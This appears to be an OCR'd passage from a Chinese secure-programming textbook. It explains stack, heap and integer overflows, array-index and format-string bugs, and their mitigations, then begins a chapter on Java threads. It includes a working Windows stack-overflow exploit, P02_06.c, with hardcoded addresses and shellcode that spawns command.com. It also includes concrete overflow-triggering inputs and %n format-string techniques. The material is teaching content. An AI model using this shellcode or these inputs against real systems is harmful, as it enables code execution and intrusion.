"\x83\xC4\x12\x5D"
```




Note

编写如下代码：

P02_06.c

```
#include <stdio.h>
#include <string.h>

void fun1(char * input)
{
    char buffer[10];
    strcpy(buffer,input);
    printf("Call fun1,buffer = %s\n",buffer);
}
int main(int argc, char * argv[])
{
  char buffer[] = "abcdefghijklmnopqrstuvwxyz12\x12\x45\xfa\x7f"
"\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x4D\xC6\x45\xF5\x53"
"\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45\xF8\x52\xC6\x45\xF9\x54\xC6\x45\xFA\x2E\xC6"
"\x45\xFB\x44\xC6\x45\xFC\x4C\xC6\x45\xFD\x4C\xBA"
"\x77\x1d\x80\x7c"
"\x52\x8D\x45\xF4\x50\xFF\x55\xF0"
"\x55\x8B\xEC\x83\xEC\x2C\xB8\x63\x6F\x6D\x6D\x89\x45\xF4\xB8\x61\x6E\x64\x2E"
"\x89\x45\xF8\xB8\x63\x6F\x6D\x22\x89\x45\xFC\x33\xD2\x88\x55\xFF\x8D\x45\xF4"
"\x50\xB8"
"\xc7\x93\xbf\x77"
"\xFF\xD0"
"\x83\xC4\x12\x5D";
  fun1(buffer);
  return 0;
}
```

运行相应 exe 文件：

```
D:\E\安全编程技术\V3.0\ch02\ch02>P02_06.exe
```

运行时能够打开的控制台命令窗口如图 2-5 所示。




图　2-5

如果有权限，可以进行任意操作。

2.1.4　堆溢出

前面叙述实际上是属于堆栈溢出。堆栈溢出又叫做静态缓冲区（注意，不是静态存





储区)溢出,堆栈大小是在 exe 文件中就定好的,是固定的。

和堆栈类似的另一个概念是堆,堆在底层和堆栈的运行机制不一样,堆的底层区域是程序员编程时想要动态获得内存的地方,一般通过 new、malloc()等函数来分配空间,在此种情况下,如果处理不当,会产生堆溢出。

看以下例子:

P02_07.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

main (int argc, char *argv[])
{
  char *buffer1, * buffer2;
  char str[] = "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x03\x00\x05\x00\x00\x09";
  buffer1 = (char*)malloc (32);
  buffer2 = (char*)malloc (16);
  /*向 buffer1 中复制,多复制 6 字节*/
  memcpy (buffer1, str, 32+6);
  free (buffer1);
  free (buffer2);
  return 0;
}
```

生成 exe 文件后,运行:

```
D:\E\安全编程技术\V3.0\ch02\ch02>P02_07.exe
```

效果如图 2-6 所示。




图　2-6


造成以上问题的原因是:由于向 buffer1 中复制数据时,多复制了 6 字节,这 6 字节会覆盖掉 buffer2 的结构,在 free(buffer2)时会发生异常。

攻击者如果精心构造这 6 字节,也可以达到攻击的目的。


2.1.5　缓冲区溢出攻击

缓冲区溢出攻击,由于实现起来比较方便,成为一种常见的安全攻击手段。因此,相对于其他漏洞,缓冲区溢出漏洞比较普遍。

1998 年,Lincoln 实验室针对入侵检测,对各种远程攻击方法进行了评估,最后得出了 5 种最严重的远程攻击方法,其中有两种是缓冲区溢出;而在 1998 年 CERT 的



13 份建议中，有 9 份是与缓冲区溢出有关的，在 1999 年，至少有半数的建议是和缓冲区溢出有关的。在 Bugtraq 的调查中，有 2/3 的被调查者认为缓冲区溢出漏洞是一个很严重的安全问题[2]。



Note

攻击者可以通过很多手段利用缓冲区溢出漏洞并且进行攻击。一般说来，利用缓冲区溢出攻击的目的在于使攻击者取得某些程序的控制权，执行某些特权功能，实现非法操作；极端情况下，如果该程序具有管理员的权限，那么就相当于控制了整个主机。

攻击者为了达到目的，一般情况下，攻击行为分为两步进行。

第一步：在程序的地址空间放入一些攻击性的数据，故意让缓冲区溢出。该方法中一般有两种攻击方式：

(1) 直接输入法。攻击者向被攻击的程序输入一个字符串，让缓冲区溢出，程序会把这个字符串放到缓冲区里。而该字符串中包含某个指令序列，攻击者因而猜测出可以攻击的漏洞地址。

(2) 传递参数法。在这种情况下，攻击者想要执行的代码存在于漏洞程序中，只需要传递一些参数就可以让它运行；例如，攻击代码要求执行 exec ("某个命令")，而在被攻击程序的库中有一个函数为 exec (arg)，那么攻击者只需要将命令参数传给被攻击程序。

第二步：精心设计溢出的数据，让程序执行攻击者预想的功能，也就是改变程序的执行流程，跳转到攻击者安排的攻击代码。


怎样让程序跳转到相应的程序代码，一般情况下有如下方法：

- 利用另一个函数的返回地址。函数调用时，堆栈中会留下函数结束时返回的地址，指示函数结束后会执行的功能。攻击者可以通过缓冲区溢出，改变程序的返回地址，使返回地址为攻击代码。
- 直接利用函数指针。由于函数指针可以用来定位函数的位置，攻击者只需在函数指针附近将缓冲区溢出，用一个攻击函数的指针来覆盖原有函数指针，达到攻击目的。

提示 这里举一个具体的案例[3]。本世纪初，Cerberus 安全小组发布了微软的 IIS 4/5 存在一个缓冲区溢出漏洞。攻击该漏洞，可以使 Web 服务器崩溃，甚至获取超级权限，执行任意的代码。该缓冲区溢出漏洞对于网站的安全构成了极大威胁。它的攻击过程描述如下：

- 浏览器向 IIS 提出一个 HTTP 请求，在域名(或 IP 地址)后，加上一个文件名，该文件名的后缀为.htr；
- IIS 收到请求之后，由于没有进行检查，它会认为客户端正在请求一个.htr 文件，此时，htr 扩展名文件被映像成 ISAPI(Internet Service API)应用程序；
- IIS 将所有针对.htr 资源的请求定向到 ISM.DLL 程序，ISM.DLL 打开这个文件并执行；
- 浏览器将提交请求中包含的文件名存储在缓冲区中，若它很长，会导致局部变量缓冲区溢出，覆盖返回地址空间，使 IIS 崩溃。更进一步，在缓冲区中植入一段精心设计的代码，可以使之以系统超级权限运行。





2.1.6　防范方法

如前所述，缓冲区溢出的原理，是通过将远程恶意代码注入到目标程序中以实现攻击的方法。就程序本质而言，缓冲区溢出的根本原因是由于像C、C++语言本身的不安全（如没有任何数组的界限检查和指针引用的检查），因此，检查边界成为最有效的工作；否则，程序将冒着存在漏洞的风险。

解决缓冲区溢出的方法有如下几种：

（1）积极检查边界。由于C和C++允许任意的缓冲区溢出，没有任何的缓冲区溢出边界检测机制来进行限制，因此，一般情况下，所有开发者需要手动在自己的代码中添加边界检测机制。

不过，也有一些优化的技术来减少手工检查的次数。如使用Richard Jones和Paul Kelly开发的gcc补丁、利用Compaq的C编译器等。

（2）不让攻击者执行缓冲区内的命令。这种方法使攻击者即使在被攻击者的缓冲区中植入了执行代码之后，也无法执行被植入的代码。具体方法大家可以参考相关的文献。

（3）编写品质良好的代码。养成一个习惯，不要因为一味追求程序性能，而编写一些安全隐患较多的代码，特别是不要使用一些可能有漏洞的API，减少漏洞发生的可能。可以用一些查错工具，限制一些可能具有缓冲区溢出漏洞攻击的函数调用（如strcpy和sprintf等）。


（4）程序指针检查。程序指针检查不同于边界检查，程序指针检查是一旦修改了程序指针，就会被检测到，被改变的指针将不被使用。这样，即使一个攻击者成功地改变了程序的指针，因为系统事先检测到了指针的改变，这个指针将不会被使用，攻击者就达不到攻击的目的。

2.2　整数溢出

2.2.1　整数的存储方式

几乎所有的高级语言中都有整数的概念。一个整数，在计算范围内，是内存中的一个变量，也是一个没有小数部分的实数。在不同的系统中，整数存储的方式各不相同。以int为例，在Turbo C中，一个整数用2字节（16位）存放；在某些C编译器（如DevC++）中，整数用4字节（32位）存放；在Java语言中，一个整数用4字节（32位）存放。为了简便起见，这里谈到的整数特指是用4字节存放的32位整数。不过，很多语言中对于整数还有其他数据类型的细分，如：

- 字节整数byte；
- 短整数short；
- 长整数long；
- 无符号整数unsigned，等等。





相关内容，大家根据不同语言来参考相关文档。本章如果没有特别提示，一般所述是 int 型整数。

在实际使用过程中，人们经常使用的整数表达（编码）方式是十进制，因此，通常用十进制来表示整数。但是计算机不能直接处理十进制，所以在计算机中，整数以二进制进行存储。但是，二进制又太长，不好表达，因此，有时候又用十六进制表示，因为二进制和十六进制能够很方便地转换。

对于有符号的整数，在 32 位系统下，正数的存储方式就是其二进制，如 2，在内存中的存储方式为：

00000000 00000000 00000000 00000010

十六进制表示为 0x00000002。

负数的存储方式一般是其补码（绝对值取反+1）。如−2 的存储方法是：

首先取绝对值 2，存储方式为：

00000000 00000000 00000000 00000010

取反，成为：

11111111 11111111 11111111 11111101

加 1，成为：

11111111 11111111 11111111 11111110

十六进制表示为 0xFFFFFFFE。

一般说来，如果最高位置 1，这个变量就解释为负数；如果置 0，这个变量就解释为正数。

还有一种是无符号整数，不管最高位是 1 还是 0，都理解为正数。如：

11111111 11111111 11111111 11111110

如果理解为无符号类型，将是一个很大的数。

2.2.2 整数溢出

什么情况下会出现整数溢出呢？

由于整数在内存里保存在一个固定长度（在本章中使用 32 位）的空间内，它能存储的最大值就是固定的，当尝试去存储一个数，而这个数又大于这个固定的最大值时，将会导致整数溢出。

举个例子，有两个无符号的整数，num1 和 num2，两个数都是 32 位长，首先赋值给 num1 一个 32 位整数的最大值，num2 被赋值为 1。然后让 num1 和 num2 相加，结果为 num3，代码如下：


```
num1 = 0xFFFFFFFF;
num2 = 0x00000001;
num3 = num1 + num2;
```

很显然，num1 的值是 11111111 11111111 11111111 11111111；

num2 的值是 00000000 00000000 00000000 00000001；

两者相加，得到结果为 00000000 00000000 00000000 00000000。因此，num3 中的





值是 0，发生了整数溢出。

此时，如果一个整数用来计算一些敏感数值，如缓冲区大小或数组索引，就会产生潜在的危险。

不过，并不是所有的整数溢出都可以被利用，毕竟，整数溢出并没有改写额外的内存；但是，在有些情况下，整数溢出将会导致“不能确定的行为”，由于整数溢出出现之后，很难被立即察觉，比较难用一个有效的方法去判断是否出现或者可能出现整数溢出。

就发现的难度而言，和缓冲区溢出相比，整数溢出更加难被发现。因此，即使是审核过的代码，有时候也难以幸免。

综上所述，整数溢出是尝试存储一个很大的数到一个变量中，由于这个变量能够存储的数值范围太小，不足以存储那个很大的数，因而造成溢出。下面用最简单的程序来说明这个问题（使用的环境是 DEV C++，用户也可以使用 TurboC，稍有不同）：

P02_08.c

```
#include <stdio.h>
int main(void)
{
    int l;
    short s;
    char c;
    l = 0xdeadbeef;
    s = l;
    c = l;
    printf("l = 0x%x(%d bytes)\n", l, sizeof(l));
    printf("s = 0x%x(%d bytes)\n", s, sizeof(s));
    printf("c = 0x%x(%d bytes)\n", c, sizeof(c));
    return 0;
}
```


生成可执行文件，然后运行，结果显示为：


```
l=0xdeadbeef(4 bytes)
s=0xffffbeef(2 bytes)
c=0xffffffef(1 bytes)
```

如前所述，整数溢出并不像普通的漏洞类型，一般不会允许直接改写内存。但是一个精巧的设计可以直接改变程序的控制流程，程序员此时很难有办法在进程里检查此后的结果，带给用户的感觉就是：计算结果和正确结果之间，有一定的偏差。此种攻击一般的方法是：攻击者强迫一个变量包含错误的值，从而在后面的代码中出现问题。看下面的例子：

P02_09.c

```
#include <stdio.h>
#include <string.h>
int main(int argc, char * argv[])
{
    unsigned short s;
```





Note

```
        int i;
        char buf[100];
        i = atoi(argv[1]);
        s = i;
        if(s >= 100)
      {
            printf("拷贝字节数太大,请退出!\n");
            return -1;
        }
        memcpy(buf, argv[2], i);
        buf[i] = '\0';
        printf("成功拷贝 %d 个字节\n", i);
        return 0;
    }
```

该程序的作用是将 argv[2]的内容拷贝到 buf 中,由 argv[1]指定拷贝的字节数,在程序中,进行了相对严格的大小检查:如果 argv[1]的值大于等于 buf 数组的大小(100),则不进行拷贝。

生成可执行文件,然后运行:

```
>P02_09 2 hello
```

显示:

```
拷贝2个字节
```

完全正常。运行:

```
>P02_09 1000 hello
```

显示:

```
拷贝字节数太大,请退出!
```

该程序看似正常,但是输入:

```
>P02_09 65536 hello
```

程序显示:

```
拷贝65536个字节
```

该程序中,程序从命令行参数中得到一个整数值存放在整型变量 i 中,然后这个值被赋予 unsigned short 类型的整数 s,由于 s 长 16 位,16 位能够存储的最大数是:

11111111 11111111


即十进制的 65 535,因此,unsigned short 存储的范围是 0～65 535,如果这个值大于 unsigned short 类型所能够存储的值 65 535,它将被截断。因此,输入 65 536,系统会将其认为 0。因为 65 536 的二进制是:

1 00000000 00000000

系统只取后面 16 位进行存储。

实际上,整数溢出的危害还在于能够产生“并发攻击”,类似于医学中的“并发症”。





以上面的例子为例，程序绕过代码中大小判断部分的边界检测，又可以导致缓冲区溢出，只要使用一般的栈溢出技术就能够利用这个溢出程序。

下面例子列举了另外几个出现问题的运算：

P02_10.c

```
#include <stdio.h>
int main(int argc, char * argv[])
{
    int n1 = 0x7fffffff;
    int n2 = 0x40000000;
    int n6 = 0x8fffffff;
    printf("%d(0x%x) + 1 = %d(0x%x)\n", n1, n1, n1 + 1, n1 + 1);
    printf("%d(0x%x) + %d(0x%x) = %d(0x%x)\n", n2, n2, n2, n2, n2 + n2, n2 + n2);
    printf("%d(0x%x) * 4 = %d(0x%x)\n", n2, n2, n2 * 4, n2 * 4);
    printf("%d(0x%x) - %d(0x%x) = %d(0x%x)\n", n2, n2, n6, n6, n2 - n6, n2 - n6);
    return 0;
}
```

生成可执行文件并运行，得到如下结果：

```
2147483647(0x7fffffff)+1=-2147483648(0x80000000)
1073741824(0x40000000)+1073741824(0x40000000)=-2147483648(0x80000000)
1073741824(0x40000000)*4=0(0x0)
1073741824(0x40000000)--1879048193(0x8fffffff)=-1342177279(0xb0000001)
```

以上显示基本上是可以被攻击者利用的一些运算。很显然，这些不正常的结果都是由于整数溢出引起的，读者可以自己分析其原理。


整数溢出还有可能在动态分配内存时被利用，考查如下代码：

P02_11.c

```
#include <stdio.h>
#include <stdlib.h>
int* arraycpy(int * array, int len)
{
    int * newarray, i;
    newarray = malloc(len * sizeof(int));
    printf("为newarray成功分配%d字节内存\n",len * sizeof(int));
    if(newarray == NULL)
    {
        return -1;
    }
    printf("循环运行次数: %d(0x%x)\n",len,len);
    for(i = 0; i < len; i++)
    {
        newarray[i] = array[i];
    }
    return newarray;
}
int main(int argc, char * argv[]){
```



```
    int array[ ] = {1,2,3,4,5};
    arraycpy(array,atoi(argv[1]));
    return 0;
}
```



Note

该代码将 array 拷贝到 newarray 中，生成 exe 文件，输入命令：

>P02_11 5

运行后的显示为：

为newarray成功分配20字节内存
循环运行次数：5(0x5)

看似没有问题，但是如果输入下面的命令：

>P02_11 1073741824

1073741824 的十六进制是 0x40000000，从前一个例子可以看出，0x40000000 * 4＝0x0。因此，屏幕上显示：

为newarray成功分配0字节内存
循环运行次数：1073741824(0x40000000)

很显然，这个看起来没有问题的函数，可能出现在没有为 newarray 分配内存的情况下，却向其里面拷贝数组元素，循环的次数非常多，严重时造成系统崩溃。攻击者通过选择一个合适的值给 len，可以使循环反复执行导致缓冲区溢出。

还有一种情况，通过改写 malloc 的控制结构，也能够在正常的函数运行过程中插入其他可执行恶意代码。

P02_12.c

```
#include <stdio.h>
#include <stdlib.h>
int catstring(char *buf1, char *buf2, int len1, int len2)
{
    char mybuf[256];
    if((len1 + len2) > 256)
    {
            printf("超出 mybuf 容纳范围!\n");
            return -1;
    }
    memcpy(mybuf, buf1, len1);
    memcpy(mybuf + len1, buf2, len2);
    printf("复制%d+%d=%d个字节到 mybuf!\n",len1,len2,len1+len2);
    return 0;
}
int main(int argc, char *argv[])
{
    catstring(argv[1],argv[2],atoi(argv[3]),atoi(argv[4]));
    return 0;
}
```



Note

该例子看起来无懈可击，也可进行 len1 和 len2 相加之后的检查，输入：

```
>P02_12 China Hello 3 4
```

显示：

```
复制3+4=7个字节到mybuf！
```

输入：

```
>P02_12 China Hello 100 300
```

显示：

```
超出mybuf容纳范围！
```

一切正常，但是如果输入：

```
>P02_12 China Hello 2147483647 1
```

2 147 483 647 的十六进制为 0x7FFFFFFF，该运行结果如图 2-7 所示。




图　2-7

程序会崩溃，根本不会显示："超出 mybuf 容纳范围！"。是什么原因？请读者自己分析。

2.2.3　解决方案

整数溢出是非常危险的，部分原因是因为它在发生后不可能被发现，也就是说，一个整数溢出发生了，应用程序并不知道它的计算是错误的。因此应用程序在假定它是正确的情况下，会继续运行下去。在安全的系统中，这种结果具有巨大的危害，有时甚至能够造成系统崩溃。


解决整数溢出的方案，主要是编程之前必须进行详细的预测，多考虑一些问题，在编程时将各种问题考虑到并且进行相应的处理。如：

- 充分考虑各种数据的取值范围，使用合适的数据类型；
- 尽量不要在不同范围的数据类型之间进行赋值，等等。

2.3　数组和字符串问题

2.3.1　数组下标问题

数组下标问题，本质上也是属于缓冲区溢出问题。在本章的第一节，讲述的字符串



缓冲区溢出，实际上字符串就是一个字符数组。除了字符数组，其他数组也会遇到类似问题吗？答案是肯定的。本部分将以整数数组为例，来讲述数组下标引起的缓冲区溢出问题。



Note

如下例子：

P02_13.c

```
#include <stdio.h>
int Array[10];
void InsertInt(int index, int value)
{
     Array[index] = value;
     printf("将值%d存入Array[%d]\n",index,value);
}
int main(int argc, char *argv[])
{
    int index = atoi(argv[1]);
    int value = atoi(argv[2]);
    InsertInt(index,value);
    return 0;
}
```

运行：

```
>P02_13 5 6
```

显示：

```
将值5存入Array[6]
```

正常，但是运行：

```
>P02_13 5 600
```

显示：

```
将值5存入Array[600]
```

相当于在 Array 基址后偏移 600 个整数元素后填入元素 5，由于 Array 只定义大小为 10，因此，数字 5 就被填到一个未知空间并将原来的值覆盖，如果适当地设计填入的地址和数据，就可以进行攻击。

2.3.2 字符串格式化问题

字符串格式化不当，也可能造成漏洞，其攻击方法和缓冲区溢出类似。这类问题在 printf 系列函数中较多，具有这种漏洞的函数有 printf 函数、sprintf 函数等。不过一般说来，这种漏洞可以很容易避免。

此种漏洞是怎样出现的呢？下面举一个例子。如打印输出一个字符串，写如下代码：


Note

```
printf("%s", str);
```

不会出现问题；如果写：

```
printf(str);
```

则会出现安全隐患，在不知不觉中打开了一个安全漏洞。

为什么该代码有问题？实际上，此时 printf 函数传入了一个想要逐字打印的字符串，但是该字符串被 printf 函数解释为一个格式化字符串。函数在其中寻找特殊的格式字符比如%d。如果碰到格式字符，一个变量的参数值就从堆栈中取出。

很明显，攻击者可以通过打印出堆栈中的这些值来查看程序的内存，或是向运行中程序内存中写入任意值！

考查如下代码：

P02_14.c

```
#include <stdio.h>
int main(int argc, char * argv[])
{
    printf(argv[1]);
    return 0;
}
```

生成可执行文件后运行：

```
>P02_14 China
```

显示：

```
您输入的字符串是:
China
```

这没问题，但是如果输入：


```
>P02_14 %x%x%x%x
```

屏幕上显示：

```
您输入的字符串是:
143e2ae84012b512
```

这是怎么回事呢？如前所述，函数碰到%x 时，一个变量的参数值就从堆栈中取出，当然，现在也不知道取出的值有什么用。

要想利用字符串格式化漏洞，首先必须介绍一下%n 格式符。%n 允许写入指定数据到某个地址，更详细的解释是：printf 的%n 格式化说明符，允许向后面一个存储单元写入前面输出数据的总长度。如下例：





Note

P02_15.c

```
#include <stdio.h>
int main(int argc, char *argv[])
{
    int k = 0;
    char buffer[28] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
    printf("%.20s%n\n",buffer,&k);
    printf("k = %d",k);
    return 0;
}
```

运行后，显示：

```
ABCDEFGHIJKLMNOPQRST
k=20
```

k 的值原来是 0，此时变成了 20，这是因为 printf("%.20s%n\n",buffer,&k)；在执行的过程中，输出 20 个字符的宽度，这个数值 20 就被写到 k 中。这样，只要前面输出数据的长度为一个精心设计的值，等于需要程序跳转到的那个地址，而%n 恰到好处地将这一地址写入适当位置，那么就可以按照自己的意愿改变程序流程了。


小　　结

本章讲解了内存安全中的几个问题，主要针对缓冲区溢出、整数溢出、数组越界、字符串格式化等问题进行讲解。实际上，内存安全问题远远不止这些，用户可以通过查找其他资料，来了解并解决一些内存安全的问题。

练　　习

1. 试编写一个包含堆栈溢出漏洞的代码，用命令行来运行，并进行攻击。
2. 试编写一个含有整数溢出漏洞的代码，用户能够运行它，让程序死循环。
3. 查阅相应文献，编写一段字符串格式化进行攻击的代码。
4. 堆和堆栈有什么区别？
5. 查阅与 Morris 蠕虫有关的文献，描述其大体过程。
6. 编写一段代码解决第 1 题。
7. 编写一段代码解决第 2 题。
8. 查阅有关 shellcode 的内容，设计一个和书上不同的 shellcode 攻击的程序。
9. 怎样解决缓冲区溢出？
10. 怎样解决堆溢出？






参考文献

1　百度百科．堆栈溢出．http://baike.baidu.com/view/770499.htm.

2　维基百科.缓冲区溢出．http://www.hudong.com/wiki/http://www.hudong.com/wiki/缓冲区溢出.

3　百度百科．缓冲区溢出．http://baike.baidu.com/view/36638.htm.



线程/进程安全

进程和线程是两个范围不同的概念。进程是程序在计算机上的一次执行活动。运行一个程序,相当于启动了一个进程。进程是操作系统进行资源分配的单位,通俗地讲,是一个正在执行的程序。

线程是进程中的一个实体,是被系统独立调度和分派的基本单位,它可与同属一个进程的其他线程共享进程所拥有的全部资源。一个线程可以创建和撤销另一个线程,同一进程中的多个线程之间可以并发执行。比如,一个在线播放软件,在播放歌曲的同时还可以进行下载,就可认为这两件工作由不同的线程完成。

线程和进程的开发和相关操作,在程序设计中具有重要地位,线程和进程的安全和系统的安全息息相关。对于不够熟练的程序员来说,很容易出现安全隐患,而这些安全问题又具有不间断发生,难于调试等特点。

一般说来,线程的安全性主要来源于其运行的并发性和对资源的共享性;进程的安全性主要在应用上,在于其对系统的威胁性,不过对于系统软件的开发者,进程安全的考虑需要更加深入。


本章主要针对线程和进程开发过程中的安全问题进行讲述,首先基于面向对象语言,讲解线程的基本机制,然后讲解线程操作过程中的几个重要的安全问题(线程同步安全、线程协作安全、线程死锁、线程控制),最后讲解进程安全。

3.1 线程机制

3.1.1 为什么需要线程

由于 Java 在线程操作方面具有较好的面向对象特性,也具有一定的代表性,本章基于 Java 语言进行讲解。实际上,多线程最直观的说法是:让应用程序看起来好像同时能做好几件事情。为了表达这个问题,下面用一个案例来说明。比如,需要在控制台上每隔 1s 打印一个欢迎信息。代码如下所示:





P03_01.java

```
public class P03_01
{
  public static void main(String[] args)
  {
      while(true)
      {
          System.out.println("Welcome");
          try
          {
              Thread.sleep(1000);
          }catch(Exception ex){}
      }
      System.out.println("其他工作");  //代码行 1
  }
}
```

该程序似乎没有什么问题，运行时，"Welcome"也能不断打印。但是，打印函数中的 while 循环是个死循环，也就是说，这个循环不运行完毕，程序将不能做其他事情。比如，程序中的代码行 1 永远也无法运行。这就给程序的功能形成了巨大的阻碍。

在实际应用开发过程中，经常会出现一个程序看起来同时做好几件事情的情况，如：

- 程序进行一个用时较长的计算，希望该计算进行的时候，程序还可以做其他事情；
- 软件要能够接受多个客户的请求，而让客户感觉不出等待；
- 媒体播放器在播放歌曲的同时也能下载电影；
- 财务软件在后台进行财务汇总的同时还能接受终端的请求，等等。

在这些情况下，多线程就能够起到巨大的作用。


线程和进程的关系很紧密，进程和线程是两个不同的概念，但是进程的范围大于线程。通俗地说，进程就是一个程序，线程是这个程序能够同时做的各件事情。比如，媒体播放机运行时就是一个进程，而媒体播放机同时做的下载文件和播放歌曲，就是两个线程。

P03_01.java 如果用线程进行开发，在 Java 语言里面，就可以用如下方式（其他语言类似）：

P03_02.java

```
class WelcomeThread extends Thread
{
  public void run()
  {
      while(true)
      {
          System.out.println("Welcome");
          try
```






```
                {
                  Thread.sleep(1000);
                }catch(Exception ex){}
            }
        }
    }
public class P03_02
{
  public static void main(String[] args)
  {
      WelcomeThread wt = new WelcomeThread();
      wt.start();                       //开启线程
      System.out.println("其他工作");    //代码行 1
   }
}
```

运行后，就会发现，此时“打印欢迎信息”和“其他工作”就“同时”做了。效果如图 3-1 所示。




图 3-1

提示　在 Java 中，该代码还有一种写法：

P03_02_1.java

```
public class P03_02 implements Runnable
{
  public void run()
  {
        while(true)
        {
            System.out.println("Welcome");
            try
            {
                Thread.sleep(1000);
            }catch(Exception ex){}
        }
    }
    public static void main(String[] args)
    {
        P03_02 p03_02 = new P03_02 ();
        new Thread(p03_02).start();             //开启线程
        System.out.println("其他工作");           //代码行 1
    }
}
```





3.1.2　线程机制和生命周期

每个程序至少自动拥有一个线程，称为主线程。当程序加载到内存时，启动主线程。从上节的程序可以看出，代码行：

```
WelcomeThread wt = new WelcomeThread();
wt.start();
```

实际上相当于实例化一个新的线程对象，并运行该线程中的 run()函数。该线程的运行并不影响主线程向下执行，这是为什么呢？

这是由于多线程机制实际上相当于 CPU 交替分配给不同的代码段来运行：也就是说，某一个时间段，某线程运行，下一个时间段，另一个线程运行，各个线程都有抢占 CPU 的权利，至于决定哪个线程抢占，是操作系统需要考虑的事情。由于时间段的轮转非常快，用户感觉不出各个线程抢占 CPU 的过程，看起来好像计算机在“同时”做好几件事情。

一个线程有从创建、运行到消亡的过程，称为线程的生命周期。用线程的状态(state)表明线程处在生命周期的哪个阶段。线程有创建、可运行、运行中、阻塞、死亡 5 种状态。通过线程的控制与调度可使线程在这几种状态间转化。这 5 种状态详细描述如下[1]：

(1) 创建状态。使用 new 运算符创建一个线程后。该线程仅仅是一个空对象，系统没有分配资源。

(2) 可运行状态。使用 start()方法启动一个线程后，系统分配了资源，使该线程处于可运行状态(Runnable)。

(3) 运行中状态。占有 CPU，执行线程的 run()方法。

